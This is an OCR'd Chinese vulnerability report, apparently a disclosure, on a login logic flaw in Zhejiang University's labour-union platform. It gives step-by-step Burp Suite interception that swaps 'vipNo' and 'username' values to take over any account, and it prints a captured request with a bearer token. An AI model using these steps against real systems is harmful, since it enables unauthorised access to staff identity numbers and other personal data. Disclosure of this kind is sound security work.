
浙江大学

111

1.漏洞地址：http:　　zju.edu.cn/login


2.漏洞描述：浙江大学工会工作服务平台存在逻辑漏洞，可利用逻辑漏洞登陆任意用户任意账号，可获取大量校内人员姓名，身份证号，出生年月，手机号，校内职务，并且可以对用户信息进行删除修改，申请工会等操作。

3.资产确认：




4.漏洞详情：


(1) 平台允许任意用户注册账号：



(2) 点击登陆抓包:




(3) 拦截响应报文 直到出现下面的这个响应报文:




(4) 修改如下内容:

"vipNo":"GH2300001"改成"vipNo":"GH2200001"


"username":"GH2300001",改成"username":"GH2200001",



(5) 下个报文也进行响应拦截:


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.6.1 - Temporary Project - licensed to surferxyz
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Passive Scan Client Fastjson scan Struts Finder ShiroScan log4j2 RCE
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex
POST /-iu-labor-union/api/right/role HTTP/1.1
Hos ju.edu.cn
User lla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-type: application/x-www-form-urlencoded
app_key: 8ba34d1d0b0111e9a111005056a53c1c
timestamp: 1672561139000
sign: 9aa3346141aa36cfb9eb02b6ed2b4a4d
Authorization: bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJyZXN0YXBpdXNlciIsImF1ZCI6IjA5OGY2YmNkNDYyMWQzNzNjYWRlNGU4MzI2MjdiNGY2Iiwic3IzdGVtVHlwZSI6MSwidmlwTm8iOiJHSDIzMDAwMDEiLCJ1c2VybmFtZSI6IkdlMjMwMDAwMSIsImV4cCI6MTY3MjczMzg0MiwibmJmIjoxNjcyNTYxMDQyfQ.QkysFnfONVyMDzGuNnLtOiR7iNBSLf7euc5t2cNMOpc
Content-Length: 21
Origin ju.edu.cn
Connec
Refere ju.edu.cn/login
roleid=6&systemType=1
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 2
Request Cookies 0
Request Headers 14
16:19
2023/1/1

